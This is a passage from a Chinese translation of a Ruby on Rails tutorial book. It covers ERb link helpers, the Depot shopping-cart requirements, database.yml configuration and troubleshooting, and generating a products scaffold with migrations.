在最后一个`<%= ... %>`ERb 序列中嵌入了对 `link_to()` 的调用，其结果是一个指向 `goodbye()` 这个 action 的 URL。在调用 `link_to()` 时，第一个参数是超链接显示的文字，第二个参数则告诉 Rails：超链接应该指向 `goodbye` 这个 action。由于我们没有指定控制器，Rails 会使用当前的控制器。

我们不妨多花点时间来思考 `link_to()` 方法的第二个参数。我们刚才写下了：

```
link_to "Goodbye!", :action => "goodbye"
```


首先，`link_to` 是一个方法——这个方法给我们编写视图模板带来了便利，在 Rails 中我们把这样的方法叫做辅助方法 (*helper*)。如果你用过 Java 之类的编程语言，也许会略感惊讶地发现：Ruby

¹⁰ `link_to()` 可以做的远不止这些。不过别着急，我们慢慢来……

并不强求把方法参数放进括号里。当然，如果你愿意的话，也总可以把括号写上。

:action 是一个 Ruby 的符号 (symbol)，你可以把这里的冒号看作“名叫某某某的东西”，因此，:action 就代表“名叫 action 的东西”¹¹。后面的=>"goodbye" 则将 "goodbye" 这个字符串与 action 这个名字关联起来。从效果上来说，这就是允许我们在调用方法时指定一些参数来传递，即关键字参数 (keyword parameter)。Rails 大量使用了这种技术：只要一个方法接收多个参数、并且其中的一些参数是可选的，你就可以通过关键字参数来传递这些参数值。

OK，言归正传。现在，如果我们用浏览器查看 “hello” 页面，其中就会出现一个指向 “goodbye” 页面的链接。



我们可以在 goodbye.html.erb 中做类似的修改，链回 “hello” 页面。

```
work/demo4/app/views/say/goodbye.html.erb
<html>
  <head>
    <title>See You Later!</title>
  </head>
  <body>
    <h1>Goodbye!</h1>
    <p>
      It was nice having you here.
    </p>
    <p>
      Say <%= link_to "Hello", :action=>"hello" %> again.
    </p>
  </body>
</html>
```

51

4.4 我们做了什么 What We Just Did

在本章中，我们构造了一个玩具应用。通过这一过程，我们学会了：

- 如何新建一个 Rails 应用程序，以及如何在其中新建控制器；
- Rails 是如何将用户请求映射到程序代码的；
- 如何在控制器中创建动态内容，以及如何在视图模板中显示动态内容；
- 如何把各个页面链接起来。

这是一个很好的开始。下面，我们来建造一个更真实的应用程序。

¹¹ 对于初次接触 Ruby 的人来说，符号造成的困扰也许比别的语言特性都要多。我们曾经尝试过用各种不同的方式来解释这个东西，但没有哪种解释能够确保让大家都明白。目前，你可以把 Ruby 的符号简单地看作字符串常量，但你又不能对其做字符串操作。它就像一个人的名片，却不是那个人本身。

游戏时间

下面的东西，你可以自己动手试试。

- 编写一个页面，展示如何在 ERb 中使用循环。
- 在 ERb 的`<%= %>`序列末尾加上 / 去掉减号（也就是说，把`%>`改为`-%>`，然后再改回来），然后用浏览器的“查看源代码”功能观察两者的区别。
- 调用下列方法会返回一个列表，其中包含当前目录中所有的文件：
`@files = Dir.glob('*')`

在 action 中把这个列表放入控制器的一个实例变量，然后编写对应的模板来显示所有的文件名。

提示：我们已经介绍过如何在 ERb 模板中循环 n 次，用下列代码就可以遍历一个集合：

```
<% for file in @files %>
  file name is: <%= file %>
<% end %>
```

你还可以用``来显示这个列表。

（更多的提示请看 <http://pragprog.wikidot.com/rails-play-time。>）

清扫现场

如果你一直跟着我们的步伐编写本章提到的示例代码，现在应用程序大概还在你的电脑上运行。等你继续跟着我们编写下一个应用程序时，大概再过 10 页，当你试图运行新的应用程序时，你就会遇到冲突，因为现在的应用程序已经占用了电脑的 3000 端口。所以，请在启动 WEBrick 的那个窗口里按下 Ctrl-C，停止运行当前的应用程序。

52 ➤



第2部分 构建应用程序

Part II Building an Application





付钱!

► Wilma Flintstone 和 Betty Rubble*

第 5 章

Depot 应用程序

The Depot Application

我们可以花上一整天时间来摆弄各种简单的范例应用，但这些玩意不能帮我们挣钞票。所以，还是来点更有味道的吧，让我们来创建一个基于 web 的在线购物车应用，它的名字叫 Depot。

“嘿，”你说道，“这个世界需要又一个购物车应用吗？”确实，不需要。但这并没有阻止成百上千的开发者编写他们自己的购物车，那我们又干吗要与众不同呢？

好吧，我认真告诉你……“购物车”可以展现 Rails 开发的很多方面特点。我们将看到如何创建简单的维护页面、如何连接数据库表、如何处理 session，以及如何创建表单。在后面的 8 章里，我们还会谈到一些边缘性的主题，例如单元测试、安全和页面布局等。

5.1 增量式开发

Incremental Development

我们将采用增量式的方法来开发这个应用程序。我们不打算一开始就弄清楚所有的需求，而是只找出一部分需求，然后立即动手实现这部分功能。我们会不断尝试、收集反馈，然后继续进行下一个“设计-开发”的小循环。

这种开发方式并非总是适用，它要求开发者与用户密切配合，因为开发者在前进的过程中要不断听取用户的反馈。我们可能会犯错，用户也有可能发现自己描述的需求与真实需求有偏差，这都不要紧——我们越早发现自己犯的错误，改正错误的代价就越小。总而言之，按照这种开发方式，开发过程中会出现很多的变化与修改。

所以，需要一组强大的工具，让我们不会因为改变想法而遭受惩罚。如果想要在数据库表中新增一个字段，或者改变页面之间的导航关系，应该能够很轻松地实现，而不必修改很多代码或配置。正如你将看到的，Ruby on Rails 在应对变化方面表现得很出色——它是一个理想的敏捷编程环境。

言归正传，我们来看看这个应用程序的需求。

5.2 Depot 做些什么

What Depot Does

首先，我们要简单记录下 Depot 应用的大致需求。我们可以从高层面的用例入手，画出页面之间的流程图。然后，要尝试弄清应用程序需要哪些数据（请记住，我们一开始的猜想很可能是错的）。

* 译者注：Wilma Flintstone 和 Betty Rubble 是动画片《摩登原始人》中的两位女主角。“付钱！”（Chargeit!）是片中一句著名的台词。

用例

所谓用例 (*use case*)，其实也就是简单的一句话，描述某实体如何使用某系统。咨询顾问们老是要给大家都知道的东西起一个听起来很吓人的名字——这是对他们生意的保护，因为听起来吓人的“大词”总比平实的大白话更值钱，哪怕大白话其实更有用。

Depot 的用例非常简单。我们首先识别出两个不同的角色（或者叫“参与者”）：买主 (*buyer*) 与卖主 (*seller*)。

买主使用 Depot 浏览待售的商品，选择自己要购买的货物，然后提供必要的信息以创建订单。

卖主使用 Depot 维护待售的货品列表，确认等待发货的订单，然后将订单标记为“已发货”的状态。（卖主还靠 Depot 赚很多很多钱，然后退休，跑到某个热带小岛去安享晚年，不过这就不是本书要考虑的内容了。）

目前，这些就是我们需要的所有细节了。当然，我们可以从现在开始就纠缠更多的细节，例如“‘维护货品列表’是什么意思”和“‘待发货订单’由什么组成”。但为什么要自寻烦恼呢？即便还有尚未明确的细节，在与客户密切合作的迭代过程中，我们也会很快把它们都弄清楚。

说到“获取反馈”这件事，现在就得获取一点反馈：我们得确定，这第一个（而且毫无疑问，是粗糙的）用例确实是用户所需要的。不妨假设这个用例通过了用户的确认，现在我们就来考虑：从两类不同用户的角度来看，这个应用程序的行为应该是什么样的。

页面流

我总希望对应用程序中的主要页面有个整体概念，并且清楚地知道它们之间的导航关系。在开发过程的初期，页面流可能不完整，但仍然能够帮助弄清楚要做什么、如何将所有东西串起来。

56

有些家伙喜欢用 Photoshop、Word 或 HTML（寒一个）来做出应用程序的伪页面。我比较喜欢用铅笔和纸，因为这个来得更快，而且用户也可以加入进来，抄起铅笔画出他的想法。

我首先画出了买主的流程，如图 5.1 所示，这个流程很传统。买主浏览一个分类列表页，在其中选择货品，每次选择执行完毕之后显示购物车的状态




图 5.1 买主相关页面的流转

况。买主可以回到分类列表页继续购物，也可以选择立即付账，购买购物车中的货品。用户买完单以后，我们取出客户的联系信息和本次交易的明细，显示一个收据页面。我们还不知道要如何处理支付问题，所以这部分细节在这幅流程图中是相当含糊的。

卖主的流程（见图 5.2）则相对简单一些。登录之后，卖主会看到一个菜单，可以让她创建或查看一个货品，还可以针对现有的订单发货。在查看货品的同时，卖主可以选择编辑货品信息或者把该货品整个删掉。

< 57




图 5.2 卖主相关页面的流转

“发货”的页面非常简单：其中显示所有尚未发货的订单（每页显示一份），卖主可以选择跳到下一页，也可以根据页面上显示的订单信息安排发货。

在真实世界里，我们可能并不会去处理“发货”这件事情，而且这件事又偏偏是那种可能变得很复杂，复杂得超出你预想的事情。不过，即使现在想得再多，我们也可能会犯错，所以不妨到此为止。等用户亲身体验应用程序之后，我们还来得及再做修改。

数据

在进入第一轮编码之前，我们要考虑的最后一件事就是：要处理哪些数据。

请注意，我们没有使用表结构或类这样的词汇，我们也不打算谈论数据库、表、主键之类的话题。我们讨论的只是数据。在开发的这一阶段，我们甚至没法预料是否会使用数据库——有时候一个普通的文件就已经足以胜任了。

在用例和页面流的基础上，看起来我们将要处理的数据大概会像图 5.3 这样。这一次，我觉得铅笔和纸还是比那些又炫又酷的工具要管用，不过，请选择你喜欢的工具。

< 58

在画数据图的时候，我们遇到了几个问题。既然是在搭建购物车应用，我们肯定需要在某个地方保存货品列表，并且用户可以向其中添加货品，所以我画上了“购物车”(Cart)这一项。但除了用作暂时保存货品列表之外，购物车看起来更像是个幽灵——我想不出有别的什么东西可以保存在里面。为了反映我的疑惑，我在这个框里打了个问号。我认为，在我们实现 Depot 应用的过程中，这个疑惑会得到解决。

随之而来的下一个问题是：订单里应该有哪些信息。我再次决定把这个问题留待以后解决——当把一些成果展示给用户看到之后，他们会帮助我们弄清这些细节。




图 5.3 应用程序中的数据（最初的猜想）

最后，也许你已经注意到了，我在“订单条目”（Line Item）这项数据里复制了货品的价格，这略微破坏了“保持简单”的规则。但我是从经验出发作出这一决定的：如果货品的价格发生变化，那么已经下好的订单不应该受到影响，因此每个订单条目都应该反映下单时的货品价格。

这个时候，我跟客户又仔细核对了一遍，以确保我们没有跑偏（当然，在我画这三张图的时候，客户最好跟我坐在同一间房间里）。

59 >

通用的故障排除法

本书中的代码都经过测试。如果你一直跟随我们的步伐，并且在 Linux、Mac OS X 或者 Windows 上使用 Rails 2.2.2 和 SQLite 3，那么一切都将如书中所描述地运行。但总会有这样那样的偏差发生，比如谁都有可能敲错字，你也可能想要顺便做些别的实验——当然了，我们鼓励你这样做。这些因素都可能把你引到某个与书中描述不同的地方。别担心，后面的章节介绍了针对各种具体问题的解决办法。在这里，我们会介绍一些通用的建议。

只有在很少几种情况下才需要重启应用（书中都专门指出了）。但有时你也可能需要重启应用才能解决一些奇怪的问题——尤其是当你使用较早版本的 Rails 时。

有必要了解两个“魔法”指令：`rake db:session:clear` 和 `rake db:migrate:redo`。稍后我们会详细介绍它们。

如果应用程序不接受来自表单的输入，尝试在浏览器中刷新表单页面，然后重新提交。

5.3 让我们编码吧 Let's Code

跟客户坐在一起进行一些初步分析之后，终于可以打开电脑写程序了！我们可以根据这三幅图来进行开发，不过也可能很快把它们抛弃掉——当我们获得反馈之后，它们就会过时了。这也正是我们不花很多时间画它们的原因——如果你没有花很多时间去做，抛弃的时候就会比较轻松一些。

在随后的章节中，我们将根据目前的理解来开发这个应用程序。不过，在翻到下一页之前，请你先回答一个问题：首先应该做什么？

对于这个问题，我更愿意跟客户一起讨论，这样我们可以在优先级的问题上达成共识。于是，我告诉客户：如果系统中没有一些基本的货品定义，其他的东西会很难开发，因此我提议先花一两个小时来开发“货品维护”这个功能。当然，她表示了赞同。

60 >

在本章中，我们将会看到如何：

- 新建应用程序
- 创建模型和控制器
- 校验输入和报告错误
- 配置数据库
- 运行数据库迁移任务
- 使用视图和辅助方法

第 6 章

任务 A：货品维护

Task A: Product Maintenance

我们的第一个开发任务是要创建一个 web 界面，用于维护货品信息：新建货品、编辑现有货品、删除不需要的货品，凡此种种。我们将以小步迭代的方式开发这个应用——“小步”的意思是“每过几分钟考核一次”。现在，我们开始吧……

6.1 迭代 A1：跑起来再说

Iteration A1: Getting Something Running

也许你会感到惊讶：我们的第一个迭代只需要花很少的时间。首先，我们要新建一个 Rails 应用程序，随后的工作都将在其中展开。然后，我们要创建一个数据库，在其中保存需要的信息（实际上，我们会创建三个数据库）。把这些基础打好之后，我们还要：

- 创建用于保存货品信息的数据库表，
- 配置应用程序，使之指向我们的数据库，
- 然后让 Rails 帮我们生成“货品维护”应用的最初版本。

创建 Rails 应用程序

在原书第 35 页，我们就已经看到了如何新建 Rails 应用程序：在命令行中输入 rails+项目名称即可。在这里，我们的项目叫 depot，因此请输入：

```
work> rails depot
```

然后就会有一堆输出信息从屏幕上滚过。当处理结束时，我们就会看到一个名叫 depot 的新目录。随后的工作都将在这里进行。

```
work> cd depot
depot> ls -p
README           config/          lib/            script/
Rakefile         db/             log/            test/
app/             doc/            public/        vendor/

```

创建数据库

当开发这个应用程序时，我们将使用开源的 SQLite 数据库服务器（如果你打算一路跟着我们前进，那么你也需要安装它）。我所用的是 SQLite 3。如果你打算使用别的数据库服务器，则创建数据库和用户授权的命令会有些不同。

从 Rails 2.0.2 起，SQLite 3 已经成为 Rails 的默认数据库。使用 SQLite 3，你既不需要专门创建数

据库，也不需要考虑用户名、密码之类的问题——看，已经感受到与我们同行的好处了吧¹。如果你使用 SQLite 3，请跳到原书第 67 页上的 6.2 节，“创建货品模型和维护应用”。

你还在读这一节，看来你坚持要使用别的数据库了。其实真的没必要，因为现在我们谈论的只是开发数据库。Rails 允许你在测试和生产环境使用别的数据库。不过既然你坚持，下面我们会给出另一个流行的开源数据库——MySQL——的例子，也许会对你有所帮助。当然你也可以选择别的数据库，基本的步骤都大同小异。

有两条路径可供选择。你可以自己创建数据库，然后要求 Rails 使用这个数据库；也可以让 Rails 帮你创建数据库。各种字符集和整理选项的配置常常会带来些问题，所以很多人首选后一种策略——让 Rails 创建数据库。如果你也愿意这样做，请跳到 6.1 节，“配置应用程序”。

我们用 mysqladmin 这个命令行客户端工具来创建数据库。不过如果你更喜欢 phpmyadmin 或 CocoaMySQL 之类的可视化工具，只管用吧。

```
depot> mysqladmin -u root create depot_development
```

如果你选择了别的数据库名，请务必记住它，因为稍后你会需要调整配置文件，届时会用到这个数据库名。

配置应用程序

在很多用脚本语言开发的简单 web 应用中，关于“如何连接数据库”的信息都是直接嵌在代码中的——也许你会调用一个 connect() 之类的方法，把主机地址、数据库名、用户名和密码传递进去。这是很危险的做法，因为密码信息就放在一个可以通过 web 访问的文件中，一旦服务器配置有一点小小的错误，你的密码就可能被公诸于世。

而且，“将连接信息嵌在代码中”的做法也欠灵活。也许现在你在修改代码，所以要使用开发数据库；过一会儿你又要把同样的代码放到测试数据库上去执行测试；最后还得把代码部署到生产数据库上。当每次切换目标数据库的时候，你都得修改 connect() 方法的代码。我们程序员有句老话：当你把应用程序切换到生产数据库的时候，你一定会敲错密码。

聪明的开发者会把连接信息保存在代码之外。有时你可能会用某种仓库机制来保存所有这些配置信息（例如 Java 开发者就经常把连接参数放在 JNDI 中），但我们编写的不过是个 web 应用，不必这么兴师动众。Ruby 把这些信息保存在一个普通的文本文件中，那就是 config/database.yml 文件²。

```
# ... some comments ...

development:
  adapter: sqlite3
  database: db/development.sqlite3
  pool: 5
  timeout: 5000
```

database.yml 文件包含了关于数据库连接的信息。这个文件由三部分组成，分别对应开发、测试和生产数据库的配置。既然你决定背叛我们，使用不同的数据库配置，这个文件中的内容就得有所不同。你甚至可能需要直接编辑这个文件。

¹ 或者用 Rails 粉丝的话来说，这叫“约定俗成优于配置”。

² .yml 的意思是 YAML，全称是 “YAML Ain't a Markup Language”（“YAML 不是标记语言”，显然这是一个模仿 GNU 风格的缩略语。——译者注）。这是一种在普通文本文件中保存结构化信息的简单方式（并且不是 XML）。在 Ruby 当前的版本中已经内建了对 YAML 的支持。

不过先别急着动手编辑它，我们从头再来吧。把 Rails 帮你生成的文件全部删掉，重新生成一次好了，毕竟你还没在这些文件中耗费什么工夫。只要输入下列命令³：

```
depot> cd ..
work> rm -rf depot
work> rails --database=mysql depot
work> cd depot
```

新生成的 database.yml 文件应该是这样的：

```
❶ development:
  adapter: mysql
  encoding: utf8
❷ database: depot_development
❸ username: root
❹ password:
❺ host: localhost
```

< 63

请记住，你需要适当的 Ruby 库来支持所选的数据库。database.yml 文件开头处的注释信息可能会对你有所帮助。

如果你一直跟着我们前进（嘿嘿，现在又决定听我们的了？），使用 MySQL 和 root 用户，那么你的 database.yml 文件应该可以使用了——不需要再做任何调整。但如果你使用别的数据库配置，就需要编辑这个文件。用你最喜欢的文本编辑器打开它，编辑其中需要修改的参数即可。图中的编号对应着稍后的说明。

- ❶ *adapter* 参数告诉 Rails 当前使用的是什么数据库（称之为 *adapter*（适配器），是因为 Rails 会根据该字段的信息来适配数据库的不同特性）。我们用的是 MySQL，所以适配器名称应该是 mysql。第 18.4 节(原书第 318 页)列出了所有可用的适配器。如果使用 MySQL 之外的数据库，请查阅该表，因为不同的数据库在 database.yml 中需要配置的参数也有所不同。
- ❷ *database* 参数用于指定数据库的名称。（翻回原书第 62 页，我们用 mysqladmin 创建了名叫 depot_development 的数据库。）如果你选择了别的数据库名，就需要修改这一行，把你选的名字填进去。如果使用 sqlite 3，数据库名就是数据库文件相对于 Rails 应用根目录的路径。
- ❸ *username* 和 *password* 参数将被应用程序用于登录数据库，Rails 帮你创建的文件假设你会使用 root 用户，密码为空。如果你的数据库设置与此不同，可能就需要修改这两个参数。你知道，你应该设置一个密码，不是吗？

如果用户名为空，MySQL 会用当前登录操作系统的用户名连接数据库。这确实很方便，因为这样一来，不同的开发者就会自动地用不同的用户名连接数据库。但我们收到一些用户的报告：在特定的 MySQL 版本、数据库驱动和操作系统组合之下，将该参数留空会让 Rails 尝试用 root 用户连接数据库。所以，如果你看到类似 *Access denied for user 'root'@'localhost.localdomain'*这样的出错信息，请明确填入用户名。

- ❹ 最后，你会看到 *host* 参数。这个参数告诉 Rails，数据库在哪台机器上运行。大部分开发者都会在自己的机器上运行一个 MySQL 数据库，此时默认的 localhost 就是正确的配置。

此外还有几个参数，它们可能会、也可能不会出现在默认的 database.yml 文件中。

< 64

³ rails --help 命令会列出所有可用的数据库选项。Windows 用户需要使用 rd /S /Q depot 来删除原来的目录，而不是 rm -rf depot。

`socket`: 告诉 MySQL 适配器通过哪个 socket 文件与 MySQL 通信。如果这个值不对, Rails 可能找不到 MySQL socket。如果在连接数据库时遇到了问题, 可以试试把这行注释掉(在行首加上“`#`”字符)。另外, 也可以运行 `mysql_config --socket` 命令找出正确的 socket 路径。

`timeout`: 告诉 SQLite3 数据库, 在需要获得独占锁时最长等待多长时间(单位是毫秒)。

`pool`: 告诉 Rails, 应用程序最多可以拥有多少个并发数据库连接。

记住——如果你刚刚开始学习 Rails, 并且乐于使用它提供给你的默认设置, 那么你应该可以不必操心这些配置细节。

测试你的配置

如果你愿意让 Rails 帮你创建数据库, 现在就是时候了。Rails 提供了一个 Rake 任务来帮你创建数据库:

```
depot> rake db:create RAILS_ENV='development'
```

在继续前进之前, 我们应该先检查一下目前为止的配置是否正确——检查 Rails 是否能连接到数据库、是否有权限创建表。请进入应用程序的顶层目录, 在命令行中输入下列魔法咒语(之所以说是魔法咒语, 是因为现在我们还不需要知道它究竟是干什么用的。别着急, 稍后我们就会详细介绍它):

```
depot> rake db:migrate
```

可能的情况有两种: 要么收到一行成功信息(诸如 `in(/Users/dave/work/depot)` 之类的); 要么看到某些出错信息。如果出现错误, 不要恐慌! 这很可能只是一个简单的配置问题。有几个办法可以试试:

- 检查在 `database.yml` 的 `development:` 部分填入的数据库名称, 它应该是我们刚刚——用 `mysqladmin` 或别的数据库管理工具——创建的数据库名称。
- 检查 `database.yml` 中的用户名和密码是否与原书第 62 页所创建的相同。
- 检查数据库服务器是否正在运行。

- 检查是否能够从命令行连接数据库。如果使用 MySQL, 请执行下列命令:

```
depot> mysql -u root depot_development  
mysql>
```

- 如果可以从命令行连接数据库, 是否能够创建表?(换句话说, 检查数据库用户是否拥有足够的权限。)

```
mysql> create table dummy(i int);  
mysql> drop table dummy;
```

- 如果可以从命令行创建表, 但 `rake db:migrate` 命令失败了, 请再次检查 `database.yml` 文件。如果文件中有 `socket:` 这样的指令, 请将它们注释掉(用`#`符号)试试。
- 如果报错信息是“`No such file or directory...`”, 并且报错信息中的文件名是 `mysql.sock`, 说明 Ruby MySQL 驱动库找不到 MySQL 数据库。导致这种情况的原因可能是因为在安装数据库之前先安装了驱动库, 也可能以二进制发布包的形式安装了驱动库、但驱动库对 MySQL socket 文件的保存位置做了错误的假设。解决这个问题最好的办法就是重新安装 Ruby MySQL 驱动库。如果条件不允许重装, 请在 `database.yml` 文件中用 `socket:` 指令说明 MySQL socket 文件的正确路径。

- 如果看到“Mysql not loaded”这样的报错，表示你运行的 Ruby MySQL 库版本太老。Rails 需要 2.5 版本以上的 MySQL 库。
- 有读者告诉我们，他们遇到了“Client does not support authentication protocol requested by server; consider upgrading MySQL client”这样的报错信息。这是由于 MySQL 服务器与 Ruby 驱动库之间的版本不兼容，解决的办法参见下列地址：

<http://dev.mysql.com/doc/mysql/en/old-client.html>。大致而言，只要用类似于 `set password for 'some_user'@'some_host' = OLD_PASSWORD ('newpwd');` 的 SQL 语句更新数据库中保存的用户密码即可。

- 如果你在 Windows 上安装了 Cygwin，并在其中使用 MySQL，当你把主机地址指定为 `localhost` 时可能会出现问题。请把主机地址改为 `127.0.0.1` 试试。
- 纯 Ruby 的 MySQL 库也可能带来问题（效率更高的 C 驱动库则不会）。在 Rails wiki 上可以找到针对这类问题的解决办法⁴。
- 最后，`database.yml` 文件的格式可能给你带来一点麻烦。出于某种常人无法理解的原因，读取这个文件的 YAML 库对 tab 字符特别敏感。如果在文件中包含了 tab 字符，就可能会遇到麻烦。（之所以选择 Ruby 而不是 Python，正是因为你不喜欢 Python 对空白字符的严格要求——你是这么想的吗？）

如果这听起来有些吓人，别担心。实际上，大多数时候数据库连接都会好好地工作。而且只要你让 Rails 跟数据库对上话，就再也不用操心它了。

6.2 创建货品模型和维护应用

Creating the Products Model and Maintenance Application

在图 5.3(原书第 59 页)上，我们已经勾画出了 `products` 表的基本内容，现在就要把它变成现实。为此我们需要做几件事：创建数据库表，用一个 Rails 模型（model）来访问这张表，创建几个视图（view）来描绘用户界面，再用一个控制器（controller）来调度整个应用程序。

此时我们需要做一个决定：如何指定数据库表的结构？要使用低层面的数据定义语言（DDL，诸如 `create table` 之类的）吗？有没有什么比较高级的办法可以让数据库结构的变迁更容易一点？当然有！实际上可选的方案有好几种。

很多人喜欢用交互性的工具来创建和维护数据库结构，譬如 SQLite Manager 插件就允许你通过 Firefox 浏览器维护 SQLite 3 数据库。用这种方式维护数据库，乍看上去确实很不错——只要在表单里输入几行信息，工具就会帮你完成剩下的工作，还有什么比这更好的呢？但这种便利也是有代价的：从前所作的修改都丢失了，所有操作都是完全不可撤销的。此外，它也给应用程序的部署增加了困难：你必须对开发数据库和生产数据库进行同样的修改（而且大家都知道，在修改生产数据库结构时，你一定会打错字……）。

还好，Rails 提供了一个中间层。使用 Rails，你可以定义数据库迁移任务（*database migration*）。

⁴ <http://wiki.rubyonrails.com/rails/pages/Mysql+Connection+Problems/>

每个迁移任务代表针对数据库进行的一次修改，采用独立于数据库的源程序形式来描述。修改的内容既可能是针对数据库结构的，也可能是针对表中的数据的。你可以用这些迁移任务来升级数据库，也可以撤销它们的作用。从原书第287页开始，我们有整整一章的篇幅介绍迁移任务，所以现在我们只管使用它们，不做太多讲解。

如何创建这些迁移任务？一般而言，我们希望在创建 Rails 模型的同时创建与之对应的数据库表，所以 Rails 提供了这么一条精巧的捷径：当你用生成器新建模型类时，Rails 会自动创建一个迁移任务，你可以用它来创建与模型类对应的表。（我们即将看到，如果你只是想创建迁移任务，在 Rails 中也同样容易。）

现在，我们就来动手创建 products 表对应的模型对象和迁移任务。请注意，在下面的命令行中⁵，我们传入的参数是单数形式的：product。在 Rails 中，模型类会自动映射到数据库表，映射规则是根据类名寻找对应的复数形式。在这里，我们希望模型类叫做 Product，因此 Rails 会将其关联到名为 products 的表。（Rails 怎么找到这张表？在 config/database.yml 中配置开发数据库时，我们就已经告诉了它应该到哪里去找这些表。）

```
depot> ruby script/generate scaffold product \
          title:string description:text image_url:string
exists app/models/
exists app/controllers/
exists app/helpers/
create app/views/products
exists app/views/layouts/
exists test/functional/
exists test/unit/
exists public/stylesheets/
create app/views/products/index.html.erb
create app/views/products/show.html.erb
create app/views/products/new.html.erb
create app/views/products/edit.html.erb
create app/views/layouts/products.html.erb
create public/stylesheets/scaffold.css
create app/controllers/products_controller.rb
create test/functional/products_controller_test.rb
create app/helpers/products_helper.rb
route map.resources :products
dependency model
exists app/models/
exists test/unit/
exists test/fixtures/
create app/models/product.rb
create test/unit/product_test.rb
create test/fixtures/products.yml
create db/migrate
create db/migrate/20080601000001_create_products.rb
```

和以往一样，生成器创建了一大堆文件，第一个让我们感兴趣的是迁移任务（20080601000001_create_products.rb⁶）。这个文件名由三部分组成：基于 UTC 的时间戳前缀（20080601000001），描述其功能的名字（create_products），以及扩展名（.rb，因为这是一个 Ruby 程序）。

由于已经在命令行中指定了需要的字段，现在我们完全不必修改迁移任务文件，只要让 Rails 把这个迁移任务实施到开发数据库上就行了——这需要用到 rake 命令。在任何时候，Rake 都是你手边可靠的助手：你告诉它做什么事，然后事情就做好了。在这里，我们要告诉 Rake：把所有尚未实施

⁵ 这条命令太长，没办法放在一行里。如果想把一条命令分成多行来输入，只要在每行的末尾加上一个反斜线（最后一行除外），就可以在下一行里继续输入。Windows 用户必须把整条命令写在一行里，其中不包含反斜线。

⁶ 不难看出，这里的时间戳是我们虚构的。通常你的时间戳不会是连续的，因为它代表迁移任务被创建的时间点。

的迁移任务都实施到数据库上。

```
depot> rake db:migrate
(in /Users/rubys/work/depot)
== 20080601000001 CreateProducts: migrating =====
-- create_table(:products)
-> 0.0027s
== 20080601000001 CreateProducts: migrated (0.0028s) =====
```

这就行了。Rake 会找出所有尚未实施的迁移任务，并逐一实施它们。也就是说，products 表会被添加到 database.yml 文件的 development: 一节所指定的数据库中。⁷

Rake 怎么知道哪些迁移任务实施过、哪些没有呢？运行迁移任务之后去看看数据库结构，你就会发现 schema_info 这么一张表，它的作用就是跟踪数据库的版本。⁸

```
depot> sqlite3 db/development.sqlite3 "select version from schema_migrations"
20080601000001
```

OK，所有的准备工作都已做好：我们把 Depot 应用设置为一个 Rails 应用，创建了开发数据库，并让应用程序能够连接到数据库；我们还创建了 product 控制器和 Product 模型类，并用迁移任务创建了对应的 products 表。现在，该看看这一切运转起来的样子了。


运行“货品维护”应用

只用三条命令，我们就创建了一个应用程序和一个数据库（或者现有数据库中的一张表，如果你选择 SQLite 3 之外的数据库的话）。在操心幕后都发生了什么事之前，我们先来试试这个漂亮的新应用。

首先，启动本地的 WEBrick 服务器——这也是由 Rails 提供的。

```
depot> ruby script/server
=> Booting WEBrick...
=> Rails application started on http://0.0.0.0:3000
=> Ctrl-C to shutdown server; call with --help for options
[2008-03-27 11:54:55] INFO WEBrick 1.3.1
[2008-03-27 11:54:55] INFO ruby 1.8.6 (2007-09-24) [i486-linux]
[2008-03-27 11:54:55] INFO WEBrick::HTTPServer#start: pid=6200 port=3000
```

我们在第 4 章“立竿见影”中已经看到过，这个命令会在本地主机启动一个 web 服务器，使用 3000 端口⁹。我们来连接到这个服务器，如下图所示。请记住，给浏览器的 URL 中应该包含端口号（3000）和小写的控制器名称（products）。



⁷ 如果这让你感到危险，不妨现在就尝试一下撤销迁移。只要在命令行输入：

```
depot> rake db:migrate VERSION=0
```

数据库结构就会穿梭时空回到过去，products 表就这么消失了，再调用 rake db:migrate 则会再次创建它。

⁸ 有时 schema_info 这张表也会给你带来麻烦。譬如说，假设你创建了迁移任务，并且运行了 db:migrate 命令，却忘记了在迁移任务中定义数据库结构，但数据库却认为自己已经被更新到最新版本了，schema_info 表中也是最新的版本号。如果你随后修改迁移任务并再次运行 db:migrate 命令，Rails 可不知道你做了修改。在这种情况下，最简单的办法就是删除整个数据库、重新创建它，然后再次运行所有迁移任务。

